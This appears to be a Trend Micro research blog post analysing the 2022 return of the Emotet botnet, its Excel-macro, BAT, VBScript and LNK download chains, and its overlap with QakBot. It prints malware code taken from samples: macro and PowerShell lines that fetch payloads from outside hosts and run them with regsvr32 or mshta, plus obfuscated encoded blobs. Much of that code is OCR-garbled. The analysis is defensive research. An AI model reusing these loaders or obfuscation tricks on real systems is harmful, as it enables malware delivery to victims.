Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware

b trendmicro.com/en_us/research/22/e/bruised-but-not-broken-the-resurgence-of-the-emotet-botnet-malw.html

May 19, 2022

During the first quarter of 2022, we discovered a significant number of infections using multiple new Emotet variants that employed both old and new techniques to trick their intended victims into accessing malicious links and enabling macro content.

By: Adolph Christian Silverio, Jeric Miguel Abordo, Khristian Joseph Morales, Maria Emreen Viray May 19, 2022 Read time: 6 min (1703 words)

The <u>Emotet</u> botnet malware is well known in the cybersecurity industry for its success in using spam emails to compromise machines and then selling access to these machines as part of its infamous malware-as-a-service (MaaS) scheme. Operators behind notorious threats such as <u>the Trickbot trojan</u> and the <u>Ryuk</u> or <u>Conti</u> ransomware are among the malicious actors who have used the botnet malware in their attacks.

But in January 2021 came news of <u>Emotet's dismantling</u>, dubbed Operation Ladybird, during which law enforcement agencies from Canada, France, Germany, Lithuania, the Netherlands, Ukraine, the UK, and the US worked in concert to seize control of Emotet's infrastructure. In spite of this, the botnet malware proved quite resilient and it <u>resurfaced</u> in November 2021. According to researchers at <u>AdvIntel</u>, its return was greatly influenced by Conti's operators, who sought to continue their partnership with the operators of Emotet, as the botnet malware had played an integral role in the ransomware's initial access phase.

During the first quarter of 2022, we discovered a significant number of infections in various regions (Figure 1) and across different industries (Figure 2) using multiple new Emotet variants. Based on our telemetry, a large percentage of the infected customers were in Japan, followed by countries in the Asia-Pacific and EMEA (Europe, the Middle East, and Africa) regions. It is possible that the operators behind Emotet targeted profitable industries like manufacturing and education to attract the attention of other malicious actors as potential customers for their MaaS offering.




Figure 1. Emotet infections by region during the first quarter of 2022




Figure 2. Emotet infections by industry during the first quarter of 2022

In with the new

We observed that this surge in Emotet spam campaigns used both old and new techniques to trick their intended victims into accessing malicious links and enabling macro content. The newer Emotet samples we analyzed retained the same initial downloader as the one found in previous campaigns. However, these more recent samples used Excel 4.0 macros, an old Excel feature, to execute its download routines (Figure 3), as opposed to Emotet's previous use of Visual Basic for Applications (VBA).




Figure 3. Emotet's Excel lures

Emotet employs various obfuscation techniques to evade detection of the malicious Excel file. One such technique is its use of the .ocx file name extension (Figure 4) and carets (Figures 12 and 13) in URLs, which allow Emotet to sidestep detection methods that look for specific command-line keywords or extensions.

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://f"&"re"&"eb"&"ing"&"pop"&"s.c"&"om/c"&"gi-b"&"in/D"&"mV"&"p"&"7vB"&"vE"&"pH"&"ss"&"N/",".\xdha.ocx",0,0) =IF(UVCE1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://w"&"w.kin"&"fri.c"&"om/li"&"cen"&"se"&"s/3f"&"KS"&"JkZ"&"XZ3"&"JH6d"&"XW"&"U/,"..\xdha.ocx",0,0)) =IF(UVCE2<0, CALL("urlmon","URLDownloadToFileA","JJCCB8"),0,"https://gl%"ob"&"alte"&"xt"&"ile"&"s.n"&"et/cg"&"i-bil%"n/7n"%"aW"&"zY"&"GRr"&"rN/","..\xdha.ocx",0,0)) =IF(UVCE3<0, CALL("urlmon","URLDownloadToFIIeA","JJCCBB",0,"https://ca"&"rto"&"riog"&"aspa"&"rin.co"&"m.b"&"r/ro"&"s"&"esq/g0"&"fN"&"6jy"&"yR"&"me/","..\xdha.ocx",0,0)) ⇒F(UVCE4<0, CALL("urimon","URLDownloadToFileA","JJCCBB",0,"https://j"&"un"&"he.m"&"edi"&"a/w"&"p-i"&"nc"&"lu"&"de"&"s/\/v"&"2NZ"&"X242"&"BnWC"&"t\"&"mv"&"9N/","..\xdha.ocx",0,0)) =IF(UVCE5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ib"&"pco"&"rp.o"&"rg/w"&"p-ad"&"m"&"in/zH"&"1k6hE"&"cW"&"GH"&"LDp/","..\xdha.ocx",0,0)) =IF(UVCE6<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://i"&"hm"&"ssw"&"is"&"s.e"&"h/w"&"p-ad"&"m"&"in/g"&"UO"&"q0"&"e/","..\xdha.ocx",0,0)) =IF(UVCE7<0, CLOSE(0),) =EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xdha.ocx")

Figure 4. Emotet using Excel 4.0 macros and the .ocx file name extension for its payload

We also observed that some of the recent Emotet samples drop BAT (batch) files (Figures 5 and 6) and VBScript files (Figures 7 and 8) to execute their download routines.

dir&echo hjsoihjspod fgjosdFhstjtyjuStJsDHTTJDGGfVBXDrtfyh57erthDFhsDRh&SET kjXDFgjrth5=po&echo BGZDSRGRES4GJHFKDGUkCHkjxcgjXdfrHdfxghzd46drxzdgdsfgxzzs4&SET KFfklhgJxdh=wers&echo FHzsDFHhGjgfJxd56r8utycjgxHzdrfg HgfhsdrfghdrzsgrDgsd46drszgdf&SET etaRHjDhfd4=hell -e&echo GjghfkuoFJUkCnjxDhrewg236ethjgdfhD5ufJdfHDSGRshdtJghDfGSreghDfh&SET iiPgjlfJds467=nc GJGHIRUGFJORCHJXDHFewg23berhJGGHDSUFGHUSGKSHGTUGHDFGSEGHUHASEF'11FGJIJGS46/mc JABNRBOAMBAKGYACWBOAEQACGBURAECAWGBZAGUACWADDOAIGBOAHQAdBWAHMAQAVARGARAEGBOAHQADABHAG4AZABHAC4AbwByA GCALwBIAGwAbgAtAGKAbQBHAGCAZQBZAC8AbgA4AEQAUABaAEKAUwBmAC8ALABOAHQAdABwADOALwAvAHIAbwBZAGUAdgBpAGQAZQ BYAC4AbgBIAHQALwBIAGwAbgAtAGKAbQBHAGCAZQBZAC8ARQBAQAQAwSWABCBDABEZADgARwB5AC8ALABOAHQAdABwADOALwAvAH YAYBHAGKAbgBDAC4AYWBVAGGALWBIAGwAbQBHAGCAZQBZAC8ARQBAQC8ASAAYAHAAUABHHAQAZQA4AFGASGBFAE4AQwAACwAABD AHQACABZADOALwAvAGYAcgBHAGUAZQBTAGEAAWBIAHIACwAvAAUAHUAcwAvAGUAbABuAC0AaQBTAGEAZwBIAHMALwBVADUAVWAYAEKAR wBFADkAbQA4AGkAOQBOADKAcgAvACWAaAB0AHQAcAA6AC8ALwBuAGkAcABsAGEAdwAuAGWAbwBtAC8AYQBzAG8AbABpAGQAZgBvAH UAbgBkAGEAdABpAG8Ab&echo BHMJCFghJY1fGd56y7DfHXCFghdsGdrsG DHdFdgdsgf rfghDRGd46567DRghDFGsreGDfg&SET XCV2WRet4 gAvAHkAQwBFADkALwasAGgAdABUAHAAOgAvAC8AcgBvAGIAZQByAHQAbQBjAGgAaQBsAGUAcwBwAGUALgBjAG8AbQAvAGMAZwBPAC 8AMwBmAC8ALABOAHOAdABwADOALwAvAHYAbwBjAG8ACAB0AGKAbwBuAHMALgBuAGUAdAAvAGMAZwBpAC8AaOBmAE0AOQBSADUAeQB SAGIAVGBWAEDAOABOAGYAUGAVACWAAABDAHQACAA6AC8ALWBtAGKACWBZAGKAbWBUAG4AeQBjAC4AbwByAGCALWBmAG8AbgBDAHMA LWBKAE8ANQAVACWAAABDAHQACAA6AC8ALWBYAG8AYGBLAHIAdABmAGwAbwBvAGQALgBLAHMALWBLAGWAbgAtAGKAbQBhAGCAZQBZA C8ARABHAEKAMGBZAE8AgwBTAGMA00A5AFGAUABPAC8ALAB0AH0AdABwAD0ALwAVAG0AcABtaGMAbwBtAHAAd0B0AGKAbgBnAC4AYw BVAG0ALwBmaG8AbgB0AHMALwBmaEoAsgByAGoAcQBwAEkAWQAzAEIAdAzAFEALwAsAGgAdAB0AHAAogAvAC8AzABhaGQAcwBnAGU AdABpAG4AdABoAGUAZw&echo HWFFVUIfHjDXgfxhdRFGD\$47dthxdfhdfhX57dfghjXgJFTJUXSDHdRxghDRxtHJYUOIighl&SET NmvbmxdrtX7sd5rs= BhAG0AZQAuAGMAbwBtAC8AZQBsAG4ALQBpAG0AYQBnAGUAcwAvAHQAQQBBAFUARwAvACwAaAB0AHQAcAA6AC8ALwBzAG0AYgBzAGU AcgB2AGKAYwB1AHMALgBuAGUAdAAvAGM2zwBpAC9ASgBPADAAMQBJAGSAdQB3AGQALwAsAGgAdABUAHAAOgAvAC8AcwB0AGSAcABv AGKAbgB0AGUAcgBzAC4AYwBvAG0ALwB1AGwAbgAtAGK AbQBhaGcAZQBZACBRAAVACwAAABDAHQACAA6AC8ALwByAG8AcwBlAHcAbwBvAGQAYwByAGEAZgB0AC4AYwBvAG0ALwBNAGUAcgBj AGgAYQBUAHQAMqAvADUALgAwADAALwBQAECAcQBYAC8ATgAUAHMAUABMAEKA4AAACACTALAAIACKACwAgAGYAbwBSAGUAQQBDAGqAK AAkAHKASQBKAHMAUgBoAHKAZQAZADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGKATgAgACQATQBKAFgAZABmAHMAAABEAHIAZgBHAF oAcwBlAHMANAAPAHSITAAKAEcAdwBlAFKASAAIADCAcwB1AGQACWB3AGQAPQAoACTAYWBPAHUAdwB&echo GHJGFJDYik79fgUlhXMJGNxdrgsREhdrXDtgj57sdfhXZdrESgSzXHgJxnj46&SET DRGhREkjif= GHO GE DD TIK 'TGOTTINKOKATGSKEITICLUG JG'SGTTINZGUESGSZKAGOKI JGKSET DROHRER JII KADOAQQBIAH-CAZABCAHAACGBDAHUAdwEKAGBZWEDAHUAdwEKAHIXYQELAGKAGQSZBABHAHQAQBIAH-CAZABBAFWACABIAGKA AABVAHUAZAAUAGQAAQBIAH-CAZABSAGKAdQB3AGQAbAAIACKALGBYAGUAUABSAEEAQWBIACGAIGBDAHUAdwEKACIALAAIACIAKQA7A GRADGBWAEBAAWBIACOAdwEIAEIACGAFAHEAYQBIAHWAYAAGACOAdQBSAEKAIAAKAHKASQBKAHMAUGBOAHKASQAZADAHKAZQAZADQACWB5AHUAZG BIAHGAAGBIJACOASGACOADWEVAHQARGBIAGWAZQAGACQARWE3SGUAWQBIADUAWBEACUAACASAFACAZAFACAAAFACKARGAOAHQAZQBTAHUAZ ALQBWAEEAYABOACCAAJABHAHCAZQBZAEGANQA3AHWAZQBKAHMAdwEKACKAEWBDAGYAKAAOAGCARQBOACUAAQBOAEUADQABCQARWB3 AGUAWQBIADUANWBZAGUAZABZAHCAZAAPAC4AbAB1AE4ARWB0AGGAIAA echo GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtFJUgXHJHDFgrH&start/B /WAIT 5rs%BDRGhREkjif% &echo dgfhakirjshgfJgfJd57udgfJxsDGFjxDSHzDFHDZFHdgfxs547dfhJXGHJXDFHdrf4s6dfh

Figure 5. An obfuscated BAT file

echo GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtF
JUgXHJHDFgrH & start/B /WAIT powershell -enc JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWg
BzAGUAcwAOADOAIgBoAHQAdABwAHMAOgAvAC8AeQBvAHUAbABhAG4AZABhAC4AbwByAGcALwB1AGwAbg
$\tt AtAGRAbQBhAGcAZQBzAC8AbgA4AEQAUABaAERAUwBmAC8ALABoAHQAdABwADoALwAvAHIAbwBzAGUAdg$
${\tt BpAGQAZQBvAC4AbgB1AHQALwB1AGwAbgAtAGkAbQBhAGcAZQBzAC8ARQBqAGQAQwBvAE0AbABZADgARw}$
B5AC8ALABoAHQAdABwADoALwAvAHYAYgBhAGkAbgBOAC4AYwBvAGOALwB1AGwAbgAtAGkAbQBhAGcAZQ
BZACSASAAYAHAAUABHAHQAZQA4AFgAegBFAE4AQwAvACwAeABOAHQAcABZADoALwAvAGYAcgBhAGOAZQ
BtAGEAawBlAHIAcwAuAHUAcwAvAGUAbABuACOAaQBtAGEAZwBlAHMALwBVADUAVwAyAEkARwBFADkAbQ
A4AGKAOQBoADKAcgAvACwAaABOAHQAcAA6AC8ALwBuAGKAcABsAGEAdwAuAGMAbwBtAC8AYQBzAG8AbA
${\tt BpaGQaZgBvaHUabgBkaGEadaBpaGSabgavaHkaQwBFaDkaLwasAGgadaBOaHaaOgavaCSacgBvaGIaZQ}$
ByAHQAbQBjAGgAaQBsAGUAcwBwAGUALgBjAGSAbQAvAGMAZwBpACSAMwBmACSALABoAHQAdABwADoALw
$\label{eq:label} AvahyabwbjaG6AcAbOAGkAbwBuAhMALgBuAGUAdAAvAGMAZwBpAC6AaqBmAEOAOQBSADUAeQBsAGIAVg = 0.0000000000000000000000000000000000$
${\tt BwAEOAOABoAGYAUgAvACwAaABOAHQAcAA6AC8ALwBtAGkAcwBzAGkAbwBuAG4AeQBjAC4AbwByAGcALwBrackAcwB$
${\tt BmAG8AbgB0AHMALwBKAE8ANQAvACwAaAB0AHQAcAA6AC8ALwByAG8AYgB1AHIAdABmAGwAbwBvAGQALgaabbaBvAbwBvAGQALgaabbaBvAbwBvAGQALgaabbaBvAbwBvAbwBvAbwBvAbgAbbaBvAbwBvAbgAbbaBvAbbaBvAbbaBvAbbaBvAbgAbbaBvAbgAbbaBvAbbaBvAbgAbbaBvAbbabbaBvAbbaBvAbbaBvAbbaBvAbbabbaBvAbbabbaBvAbbabbaBvAbbabbaBvAbbabbaBvAbbabbabbaBvAbbabbabbabbabbabbabbabbabbabbabbabbabba$
B1AHMALwB1AGwAbgAtAGkAbQBhAGcAZQBzAC8ARABHAEkAMgBZAE8AawBTAGMAOQASAFgAUABPAC8ALA
BoAHQAdABwADoALwAvAGOAcABtAGMAbwBtAHAAdQBOAGkAbgBnAC4AYwBvAGOALwBmAG8AbgBOAHMALw
${\tt Bm} {\tt Eo} {\tt ASg} {\tt By} {\tt AGo} {\tt Ac} {\tt Bw} {\tt AE} {\tt A} {\tt MQ} {\tt Az} {\tt AE} {\tt I} {\tt Ad} {\tt Az} {\tt AE} {\tt AL} {\tt Ab} {\tt AGg} {\tt Ad} {\tt ABO} {\tt AH} {\tt AA} {\tt Og} {\tt Av} {\tt AC} {\tt Az} {\tt AB} {\tt A} {\tt AGQ} {\tt Ac} {\tt AE} {\tt A} {\tt AGQ} {\tt Ac} {\tt AE} {\tt AB} {$
BpAG4AdABoAGUAZwBhAG0AZQAuAGMAbwBtAC8AZQBsAG4ALQBpAG0AYQBnAGUAcwAvAHQAQQBBAFUARw
$\label{eq:label} a \ b \ b \ b \ b \ b \ b \ b \ b \ b \$
BPADAAMQBjAGsAdQB3AGQALwAsAGgAdABOAHAAOgAvACSAcwBOAGsAcABvAGkAbgBOAGUAcgBzAC4AYw
BVAGOALWB1AGWAbgAtAGKAbQBhAGcAZQBZACSARAAVACWAGABOAHQAcAA6ACSALWBYAGSAcwB1AHcAbw
BVAGQAYwBYAGEAZgBOAC4AYwBVAGOALwBNAGUAcgBjAGgAYQBuAHQAMgAVADUALgAwADAALwBQAEcAcQ
BYACSAIGAUAHMAUABMAEKAdAAoACIALAAIACKAOwAgAGYAbwBSAGUAQQBDAGgAKAAKAHKASQBKAHMAUg
BoAHkAZQAzADQAcwBSAHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAFgAZABmAHMAaABEAHIAZgASAASAASAASAASAASAASAASAASAASAASAASAASA
BHAFOAcwBlAHMANAApAHsAIAAkAEcAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAGAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAOACIAYwBpAHUAdwBlAFkASAAlADcAcwBlAGQAcwB3AGQAPQAoACIAYwBpAHUAdwBA
BkADoAaQB1AHcAZABcAHAAcgBpAHUAdwBkAG8AZwBpAHUAdwBkAHIAYQBtAGkAdQB3AGQAZABhAHQAaQ
B1AHcAZABhAFwAcAB1AGkAaABvAHUAZAAuAGQAaQB1AHcAZABsAGkAdQB3AGQAbAA1ACkALgByAGUAUA
BSAEEAQwBlacgaIgBpAHUAdwBkaCIALAAiACIAKQA7AGkAbgBWAE8AawBlaCOAdwBlaEIAcgBFAHEAVQ
$B1 \\ AHMAVA \\ AgACOAdQBSAE \\ kAIAA \\ AHKA \\ KAKA \\ SQB \\ kAHMA \\ UgB \\ oAH \\ kAZQA \\ zADQ \\ Acw \\ B5 \\ AHUA \\ ZgB \\ nAHg \\ Agg \\ bj \\ AGQ \\ AZg \\ Bo \\ AHKA \\ ZgB \\ nAHg \\ Agg \\ bj \\ AGQ \\ AZg \\ Bo \\ AHKA \\ AGG \\ AG$
$\tt AgACOAbwBVAHQARgBJAGwAZQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAA7AGKARgAcAHQAZQ$
BTAHQALQBwAEEAVABOACAAJABHAHcAZQBZAEGANQA3AHMAZQBKAHMAdwBkACkAewBpAGYAKAAoAGcARQ
BOACOAaQBOAEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAApAC4AbABIAE4ARwBOAGgAIA
AtAGCAZQAgADQANwAOADMANgApAHsAYgBSAGUAYQBrADsAfQB9AHOA & echo dgfhakirjshgfJgfJ
d57udgfJxsDGFjxDSHzDFHDZFHdgfxs547dfhJXGHJXDFHdrf4s6dfh
$\label{eq:ghydef} GHJDFTGjTJTFhdzsrS47dfgjhKGUHXnxcvNr hrtHGXMNJgNxdzRFgh57dtFJUgXHJHDFgrHv https://dx.org/abs//$

Figure 6. A deobfuscated BAT file (Figure 5) that downloads Emotet's payload via PowerShell



Figure 7. An obfuscated VBScript file

\$MJXdfshDrfGZses4=		
"https:/ t.com/el		vbai
/asolidf		w.com pM8h
R/, http:	http: Download UKLS	comp
ting.com		.net,
cgi/JO01		×/".
	34syufgxjcdf iN \$MJXdfshDrfGZses4) { \$GweYH57sedsv ;inVOke-weBrEqUesT -uRI \$yIdsRhye34syufgxjcdf -o	
	if((get-itEm \$GweYH57sedswd).leNGth -ge 47436) {bl	

Figure 8. A deobfuscated VBScript file (Figure 7) that downloads Emotet's payload via PowerShell

Unlike past variants, the recent Emotet samples behave in a more straightforward way, directly downloading and executing their payloads. These samples use regsvr32.exe under the SysWow64 folder to execute their payloads, which ensures that the malware runs in a 64-bit environment using the 32-bit binary. This suggests that Emotet now targets only 64-bit machines, which is in line with the recent news of <u>Emotet's switch to 64-bit loaders</u>.

We also discovered that the recent Emotet samples employ LNK (link) files to download 64-bit loaders (Figure 9). These allow Emotet to directly execute PowerShell commands for payload execution. For each infection, the LNK file creates a PS1 file via PowerShell, which is then used to download and run Emotet's payload (Figures 10 and 11).

Compatibility Security Details Previous Versions General Shortcut Options Font Layout Colors							
General Sł	nortcut Op	otions	Font	Layout	Colors		
6	dd26a03835b	cca8eda/	f951d7b8	778352d7b4	d8		
Target type:	Application						
Target location	v1.0						
Target	C:\Window	s\System	32\Windo	wsPowerShe	.1v/lle		
Start in:	%cd%				_		
Shortcut key:	None				_		
	_				-		
Run:	Minimized				-		
Comment:							
Open File L	ocation	Change	lcon	Advance	d		

"%System%\WindowsPowerShell\v1.0\powershell.exe" -command Out-String -InputObject " {filename}.lnk " | Out-Null;

[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXNzUHJIZmVyZW5jZT0iU 2IsZW50bHIDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFCTWgwSTJjTE0z cXExR1Z2LyIsImh0dHA6Ly9kZW1vMzQuY2tnLmhrL3NIcnZpY2UvaGhNWnJmQzdNbm05SkQvIiwiaHR0cDovL2Nvb GVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8iLCJodHRwOi8vY2Iwcm8ubXgvcHJIbnNhL3NpWIA2OXJCRm1pYkR2 dVRQMUwvIiwiaHR0cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIvIiwiaHR0cHM6Ly9jcmVIbW8ucG wvd3AtYWRtaW4vWktTMURjZHF1VVQ0QmI4S2IvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHU gLU91dEZpbGUgJGVudjpURU1QL0dNT1dEVFJmSUoueHRxO1JIZ3N2cjMyLmV4ZSAkZW52OIRFTVAvR01PV0RUU mZJSi54dHE7YnJIYWt9IGNhdGNoIHsgfX0=')) > "%User Temp%\ezMgZunnfF.ps1" ; powershell -executionpolicy bypass -file "%User Temp%\ezMgZunnfF.ps1"; Remove-Item "%User Temp%\ezMgZunnfF.ps1"

Figure 10. The executed command from Emotet's malicious LNK file

\$ProgressPreference="SilentlyContinue";\$links=
("hxxp://focusmedica[.]in/fmlib/lxBABMh0l2cLM3qq1GVv/","hxxp://demo34[.]ckg.hk/service/hhMZrfC7Mnm9JD/","hxxp://colegiounamuno[.]es/cgibin/E/","hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/","hxxp://filmmogzivota[.]rs/SpryAssets/gDR/","hxxps://creemo[.
]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");foreach (\$u in \$links) {try {IWR \$u -OutFile
 \$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe \$env:TEMP/GMOWDTRfIJ.xtq;break} catch { }}

Figure 11. The deobfuscated command from Emotet's malicious LNK file (Figure 10)

Another notable behavior we observed in the samples of these new Emotet variants was their use of hexadecimal (Figure 12) and octal (Figure 13) representations of the IP addresses they connected to, as we reported in <u>a previous blog entry</u>. Using these formats to obscure the URLs enables these new variants to circumvent pattern-matching detection methods, thereby allowing the execution of their download routines.

	7	
>	[CC] (macrosheet) [Billing Statement] (wor	ksheet) [DD] (macrosheet) [FD] (macrosheet) [Sheet1] (worksheet)
	Defined names Formulas	
5	Name	Formula
	Auto_Open	CCI\$M\$1
	FF	"cmd /c m^sh^t^a h^tt^p^:///0x5cff39c3/sec/se1.html"

Figure 12. A hex representation of the Emotet URL (with carets)

Defined names Formulas	
Exclude functions	
🗹 RUN/GOTO 🗹 CHAR 🗹 CONCAT	
Index	Formula
'SS'!O26	=III="cmd /c m^sh^t^a h^tt^p^:///0056.0151.0121.0114/c.html"
'SS'!O38	=EXEC(III)
'SS'I049	=HALT()

Figure 13. An octal representation of the Emotet URL (with carets)

Emotet's payload

Emotet's older 32-bit variants use seven core commands. But the recent Emotet samples are of 32-bit variants that use only six core commands and 64-bit variants that use only five, as shown in Table 1.

Command	Execution method of 32-bit variants	Execution method of 64-bit variants
1	Download and execute DLL with regsvr32.exe with parameter %Window%\regsvr32.exe /s {Installation folder}\ {random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)	Download and execute DLL with regsvr32.exe %Windows%\regsvr32.exe {Installation folder}\ {random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)
2	Execute shellcode via CreateThread	Execute shellcode via CreateThread
3	Download EXE file and execute it using CreateProcessW (non-admin) {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessW (non-admin) {Installation folder}\{random}.exe
4	Download EXE file and execute it using CreateProcessAsUserW (admin) {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessAsUserW (admin) {Installation folder}\{random}.exe
5	Execute shellcode via CreateThread	Load module in memory and execute exported function (via LoadLibraryA and GetProcAddress)
6	Download and execute DLL with regsvr32.exe %Window%\regsvr32.exe /s {Installation folder}\ {random}.dll	

Note: {installation folder} could be % AppDataLocal% \{random} (non-admin) or % System% \{random} (admin), depending on the mode of execution.

Table 1. A list of core commands used by the newer Emotet samples

Our analysis of the recent samples showed that Emotet's use of rundll32.exe for execution between November 2021 and January 2022 had been phased out, replaced by the "regsvr32.exe /s" command as of February 2022. Nonetheless, Emotet employs modular architecture for its other payloads. Based on this, we can still infer that the samples have the same infection chain as in previous Emotet-related campaigns, with some variants opting to include the gathering of running processes as part of their modules instead of their main routine (Figure 14).





Figure 14. Emotet's infection chain

The reappearance of Emotet is also notable because its operators have since added Cobalt Strike, a well-known penetration-testing tool, to its arsenal. This poses a bigger risk for target enterprises, as the integration of Cobalt Strike provides more flexibility for Emotet's MaaS partners to gain a foothold in an intended victim's systems. With these new features, we expect to see in the coming months a continuous stream of Emotet cases and the delivery of other malware used in Emotet's MaaS scheme.


Similarities with QakBot

Since January, we have received and analyzed 300 submissions of the QakBot loader (Figure 15), and our investigation has revealed that its attack chain shares many similarities with that of Emotet (Figure 16).



©2022 TREND MICRO

Figure 15. Emotet and QakBot submissions from January to April 2022



©2022 TREND MICRO

Figure 16. A comparison of QakBot and Emotet's attack chains

QakBot spam messages attempt to deceive their intended victim into clicking a download link, which is usually a OneDrive URL (Figure 17). An Emotet spam message, on the other hand, poses as a forwarded email that has a password-protected archive attachment (Figure 18).



Figure 17. A QakBot spam message containing a malicious download link

From: To: Cc: Subject: [SPAM]Fwd:
Message Details_08032022.zip
Hello,
Please see attached
password 328
Ananda Alert

Figure 18. An Emotet spam message containing a password-protected archive attachment

QakBot infections start with the intended victim downloading a malicious Excel file with an .xlsb file name extension (Figure 19). Emotet infections also involve an Excel file, but with an .xlsm file name extension (Figure 20).

